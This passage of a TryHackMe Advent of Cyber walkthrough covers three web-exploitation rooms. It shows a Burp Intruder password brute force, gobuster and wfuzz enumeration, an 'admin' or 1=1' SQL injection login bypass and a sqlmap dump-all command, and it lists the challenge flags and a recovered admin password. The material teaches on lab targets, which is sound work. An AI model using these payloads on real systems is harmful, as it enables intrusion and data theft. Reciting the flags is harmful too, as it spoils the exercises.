
STEP 6

For Payload set 2, fill in the Payload Options with all the possible passwords which are “password”, “admin” and “12345”. Firstly, click on the button “Add” and fill in the usernames one by one and click the button “Paste” to save it



STEP 7


Click the button “Start Attack” and the right column and a table with all usernames and passwords combination will pop-up. Check the odd “Length” number.



Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302			309	
1	admin	password	302			309	
2	root	password	302			309	
3	user	password	302			309	
4	admin	admin	302			309	
5	root	admin	302			309	
6	user	admin	302			309	
7	admin	12345	302			255	
8	root	12345	302			309	
9	user	12345	302			309	

STEP 8 and ANSWER FOR Q1

Open FoxyProxy and disable Burp option. Fill in the Santa Sleigh Tracker with the odd “Length” combination. For the username, fill in “admin” and for the password, fill in “12345”. The page will redirect to a new website and the final answer will be provided.



Thought Process/Methodology:

Use the IP address provided and open it in a new tab and download BurpSuite if you don't have it yet. Try login in with a random value for the username and password. Open FoxyProxy and turn on Burp. After downloading BurpSuite, open it and click the Proxy tab and make sure "Intercept is on". Click the Positions tab and change the attack type to Cluster Bomb. Then highlight the random username and password that we fill in earlier. Highlight each value and click the button "Add §". The value of the username and password will be updated. Click the Payloads tab. For Payload set 1, fill in the Payload Options with all the possible usernames which are "admin", "root" and "user". For Payload set 2, fill in the Payload Options with all the possible passwords which are "password", "admin" and "12345". Click the button "Start Attack" and the right column and a table with all usernames and passwords combination will pop-up. Check the odd "Length" number. Open FoxyProxy and disable Burp option. Fill in the Santa Sleigh Tracker with the odd "Length" combination. For the username, fill in "admin" and for the password, fill in "12345". The page will redirect to a new website and the flag will be provided at the bottom of the page.


Day 4: Web Exploitation - Santa's watching

Tools used: Firefox, Linux Kali, Terminal, GoBuster

Solution/walkthrough:


STEP 1

Use the IP address provided and open it in a new tab and download the file "wordlist" in the TryHackMe website



ANSWER FOR Q1

To form a wfuzz code, it must start with "wfuzz". Then adding "-c" and "-z" to show output with colors and to specify what will replace FUZZ, in this case is the file of "big.txt". Then specify the website URL that we wanted to fuzz. According to the question, the "breed" parameter needs to be added at the end. The code will be arranged as follows : "wfuzz" "-c" "-z" "file,big.txt" <URL> ? "breed" = FUZZ



STEP 2


Open terminal and type in the GoBuster command (gobuster dir -u <IP address> -w /usr/share/wordlists/dirb/big.txt -x .php). The terminal confirmed that there is an existing directory on the website for /api

```
└─$ gobuster dir -u http://10.10.41.198 -w /usr/share/wordlists/dirb/big.txt -x .php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.41.198
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2022/06/17 05:23:55 Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htaccess.php        (Status: 403) [Size: 277]
/.htpasswd.php        (Status: 403) [Size: 277]
/LICENSE              (Status: 200) [Size: 1086]
/api                  (Status: 301) [Size: 310] [--> http://10.10.41.198/api/]
/server-status        (Status: 403) [Size: 277]

===============================================================
2022/06/17 05:41:02 Finished
===============================================================
```


STEP 3 and ANSWER FOR Q2

Add /api after our IP address in a new tab to find the requested file and click the site-log.php file



STEP 4

According to the terminal, there will be lists of ID. There will be one odd “Chars”. Take note of the “Payloads”, the only different date is “20201125”.




```
Target: http://10.10.209.252/api/site-log.php?date=FUZZ
Total requests: 63

ID           Response   Lines    Word       Chars       Payload
000000013:   200        0 L      0 W        0 Ch        "20201112"
000000010:   200        0 L      0 W        0 Ch        "20201109"
000000003:   200        0 L      0 W        0 Ch        "20201102"
000000007:   200        0 L      0 W        0 Ch        "20201106"
000000001:   200        0 L      0 W        0 Ch        "20201100"
000000006:   200        0 L      0 W        0 Ch        "20201105"
000000009:   200        0 L      0 W        0 Ch        "20201108"
000000011:   200        0 L      0 W        0 Ch        "20201110"
000000012:   200        0 L      0 W        0 Ch        "20201111"
000000005:   200        0 L      0 W        0 Ch        "20201104"
000000002:   200        0 L      0 W        0 Ch        "20201101"
000000004:   200        0 L      0 W        0 Ch        "20201103"
000000027:   200        0 L      0 W        0 Ch        "20201126"
000000028:   200        0 L      0 W        0 Ch        "20201127"
000000020:   200        0 L      0 W        0 Ch        "20201119"
000000014:   200        0 L      0 W        0 Ch        "20201113"
000000029:   200        0 L      0 W        0 Ch        "20201128"
000000016:   200        0 L      0 W        0 Ch        "20201115"
000000026:   200        0 L      1 W        13 Ch       "20201125"
000000023:   200        0 L      0 W        0 Ch        "20201122"
```

STEP 5 and ANSWER FOR Q3

Open a new tab with the link, <IP Address>/api/site-log.php?date=20201125. The final answer on top of the page



THM{D4t3_AP1}

Thought Process/Methodology:

Use the IP address provided and open it in a new tab and download the file “wordlist” in the TryHackMe website. Open terminal and type in the GoBuster command (gobuster dir -u <IP address> -w /usr/share/wordlists/dirb/big.txt -x .php). The terminal confirmed that there is an existing directory on the website for /api. We need to find if there are any logs or files there, or anything that might assist us. Add /api after our IP address in a new tab to find any files available, there we will see the file named “site-log.php”, then click on it. According to the terminal, there will be lists of ID. There will be one odd “Chars”. Take note of the “Payloads”, the only different date is “20201125”. So use Firefox to look up what is inside by using the link format “<IP Address>/api/site-log.php?date=20201125”. Then the flag will show itself on top of the page


Day 5: Web Exploitation - Santa's watching

Tools used: Firefox, Linux Kali, Terminal, GoBuster

Solution/walkthrough:


STEP 1

Start the machine and go onto the given <machine IP>:8000 to begin the challenge.You will arrive in Santa's forum.



STEP 2 and ANSWER FOR Q1

Now, to enter Santa's secret login panel. Based on the hint given in the question, Santa's directory is /santapanel (answer for Q1) .Now, put <machine IP>:8000/santapanel in the address bar and you will arrive at the secret login page.



STEP 3 and ANSWER FOR Q2

To bypass the login screen we will be using SQLI. Put in the username “admin’ or 1=1 –” and password “admin”. Thus, entering as Santa with this page showing up.

STEP 4

With Burpsuite interception on, we will type a name into the query. A request will be intercepted containing the name entered in the enquiry. Save the item onto the system.

STEP 5

Open Terminal, enter “sqlmap -r <filename> –tamper=space2comment –dump-all –dbms sqlite” and the list would be brought up in the terminal.

STEP 6 and ANSWER FOR Q3 & 4

Number of entries: 22

Paul wants: github ownership

[22 entries]

kid	age	title
James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks

| Thomas | 10 | 10 McDonalds meals |

| Charles | 3 | toy car |

| Christopher | 8 | air hockey table |

| Daniel | 12 | lego star wars |

| Matthew | 15 | bike |

| Anthony | 3 | table tennis |

| Donald | 4 | fazer chocolate |

| Mark | 17 | wii |

| Paul | 9 | github ownership |

| James | 8 | finnish-english dictionary |

| Steven | 11 | laptop |

| Andrew | 16 | rasberry pie |

| Kenneth | 19 | TryHackMe Sub |

| Joshua | 12 | chair |

+----------+-----+---------------------------+

STEP 7 and ANSWER FOR Q5

The flag can be found in the terminal.

flag : thmfox{All_I_Want_for_Christmas_Is_You}

STEP 8 and ANSWER FOR Q6

The admin's password can also be found in the terminal.
"EhCNSWzzFP6sc7gB"

Thought Process/Methodology:

Start the machine and go onto the given <machine IP>:8000 to begin the challenge.You will arrive in Santa's forum.Now, to enter Santa's secret login panel. Based on the hint given in the question, Santa's directory is /santapanel.Now, put <machine IP>:8000/santapanel in the address bar and you will arrive at the secret login page.To bypass the login screen we will be using SQLI. Put in the username "admin' or 1=1 –" and password "admin". Thus, entering as Santa with this page showing up.With Burpsuite interception on, we will type a name into the query. A request will be intercepted containing the name entered in the enquiry. Save the item onto the system.Open Terminal, enter "sqlmap -r <filename> –tamper=space2comment –dump-all –dbms sqlite" and the list would be brought up in the terminal. "Number of entries", "what Paul wants", "the flag" and "admin's password" can be found in the terminal